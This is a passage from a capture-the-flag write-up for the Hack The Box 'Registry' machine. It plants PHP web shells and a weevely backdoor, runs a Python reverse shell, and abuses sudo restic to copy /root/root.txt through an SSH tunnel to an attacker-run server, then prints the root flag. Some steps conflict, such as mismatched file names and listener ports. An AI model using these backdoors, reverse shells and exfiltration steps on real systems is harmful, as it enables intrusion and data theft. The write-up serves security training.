cp /var/www/html/bolt/files/agent.php /var/www/html/bolt/theme/agent.php
```




```
p0wny@shell:…/bolt/files# cp shell.php /var/www/html/bolt/theme/shell.php
```

After the above command is executed go to the permanent shells location
https://registry.htb/bolt/theme/webshell.php

Lets see if we have any sudo permissions.

```
sudo -l
```


We do!



```
p0wny@shell:…/bolt/theme# sudo -l
Matching Defaults entries for www-data on bolt:
    env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bolt:
    (root) NOPASSWD: /usr/bin/restic backup -r rest*
```

Because we have sudo permissions for the restic backup command and the rest folder is included I went looking for that one.


```
find / -type d -name rest* 2> /dev/null
```



```
bolt@bolt:/var/www/html/bolt/theme$ find / -type d -name rest* 2> /dev/null
/var/www/html/bolt/vendor/codeception/codeception/tests/data/rest
```

I next went to that folder and tried exploiting it using the below command.

```
# This places us in the rest directory however it was not a valid method for privesc I discovered later on. I still though this was clever
cd /var/www/html/bolt/vendor/codeception/codeception/tests/data/

sudo /usr/bin/restic backup -r rest/ -r sftp:bolt@127.0.0.1:/tmp -o sftp.command="whoami"
```




```
p0wny@shell:…/data/rest# pwd
/var/www/html/bolt/vendor/codeception/codeception/tests/data/rest

p0wny@shell:…/data/rest# sudo /usr/bin/restic backup -r /var/html/www/bolt -r
sftp:bolt@127.0.0.1:/tmp -o sftp.command="whoami"
sudo: no tty present and no askpass program specified
```

As you can see this failed because we need an actual tty shell. Fair enough.

I next uploaded a weevley and tried a meterpreter and reverse shell through there as well without success
RESOURCE: https://github.com/epinna/weevely3


I tried uploading an msfvenom payload and other php reverse shells but was unable to catch a tty shell.
I am assuming that cant be done remotely and needs to be done locally.

```
# Create weevely agent to upload to target. This is done by entering the weevley directory and issuing the below command to generate an agent you will connect too.
/opt/ShellLibrary/WebShell/weevely3/weevely.py generate mypassword agent.php
```




```
root@kali:~/HTB/Boxes/Registry# /opt/ShellLibrary/WebShell/weevely3/weevely.py generate mypassword agent.php
Generated 'agent.php' with password 'mypassword' of 772 byte size.
```

Upload Weevley to the target. I did this using www-wolf web shell and uploaded to /var/www/html/bolt/theme



Fetch: host: 10.10.14.18 port: 80 path:
CWD: /var/www/html/bolt/theme Upload: Browse... agent.php

```
# Ensure your agent.php file is there
ls
```




Fetch: host: 10.10.14.18 port: 80 path:
CWD: /var/www/html/bolt/theme
Cmd: ls

☺ : Uploaded file */var/www/html/bolt/theme/agent.php* (772 bytes)


```
ls
agent.php
base-2016
base-2018
skeleton
webshell.php
```

```
# Connect to the agent after uploading it to target by issuing this command on your attack machine
/opt/ShellLibrary/WebShell/weevely3/weevely.py http://registry.htb/bolt/theme/agent.php mypassword
```




```
root@kali:~/HTB/Boxes/Registry# /opt/ShellLibrary/WebShell/weevely3/weevely.py http://registry.htb/bolt/theme/agent.php mypassword
/opt/ShellLibrary/WebShell/weevely3/core/sessions.py:219: YAMLLoadWarning: calling yaml.load() without Loader=... is deprecated, as the default Loader is unsafe. Plea
se read https://msg.pyyaml.org/load for full details.
  sessiondb = yaml.load(open(dbpath, 'r').read())

[+] weevely 3.7.0

[+] Target:     registry.htb
[+] Session:    /root/.weevely/sessions/registry.htb/agent_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> |
```

If you see the error it means you entered the wrong password or the agent.php file was never uploaded to the target.



```
weevely> whoami
[-][channel] The remote backdoor request triggers an error 404, check availability
[-][channel] The remote backdoor request triggers an error 404, check availability
[-][channel] The remote backdoor request triggers an error 404, check availability
[-][channel] The remote backdoor request triggers an error 404, check availability
[!][terminal] Backdoor communication failed, check URL availability and password
```


This means you were successful



```
/opt/ShellLibrary/WebShell/weevely3/core/sessions.py:219: YAMLLoadWarning:
se read https://msg.pyyaml.org/load for full details.
  sessiondb = yaml.load(open(dbpath, 'r').read())

[+] weevely 3.7.0

[+] Target:     registry.htb
[+] Session:    /root/.weevely/sessions/registry.htb/agent_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
www-data
www-data@bolt:/var/www/html/bolt/theme $ |
```

Gain a tty by executing a python reverse shell using weevely to a ncat listener on bilt


```
# As bolt start a listener
ncat -lvnp 8888
```



```
bolt@bolt:~$ ncat -lvnp 8888
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 64B9 9117 E2F9 D796 2E0A 5CC7 88F9 7C0B 021A D9CF
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
```

As wwwdata execute a reverse shell

```
# As www-data in weevely web shell use python reverse shell
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",
8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/
bash","-i"]);'
```



```
bolt@bolt:/var/www/html/bolt$ ncat -lvnp 8383
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: B287 CA13 B66D CAB6 23DC 9FA4 DDD9 5964 B740 D1BD
Ncat: Listening on :::8383
Ncat: Listening on 0.0.0.0:8383
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:59414.
bash: cannot set terminal process group (944): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bolt:~/html/bolt/theme$ whoami
whoami
www-data
```

Gaining root requires us to set up a REST server and set up ssh forwarding to our machine.
RESOURCE SSH: https://www.ssh.com/ssh/tunneling/example
RESOURCE RESTIC: https://restic.readthedocs.io/en/stable/030_preparing_a_new_repo.html#rest-server
RESOURCE REST SERVER: https://github.com/restic/rest-server

```
# Create a repo on attack machine
cd /tmp
restic init --repo restic-repo

# Set up a port forward connecting to ssh
ssh -i rsa.key bolt@registry.htb -R localhost:8889:10.10.14.23:8000

# host rest server on attack machine
rest-server --no-auth --path /tmp/restic-repo --listen 10.10.14.23:8000

# Backup the file to REST server from target to attack machine
sudo restic backup -r rest:http://localhost:8889/ /root/root.txt

# View the snapshot ids
restic -r /tmp/restic-repo/ snapshots

# Restore the backup on attack machine
restic -r /tmp/restic-repo/ restore 26400bd6 --target /root/HTB/boxes/Registry/

# Read the flag
cat /root/HTB/boxes/Registry/root.txt
```

ROOT FLAG: ntrkzgnkotaxyju0ntrinda4yzbkztgw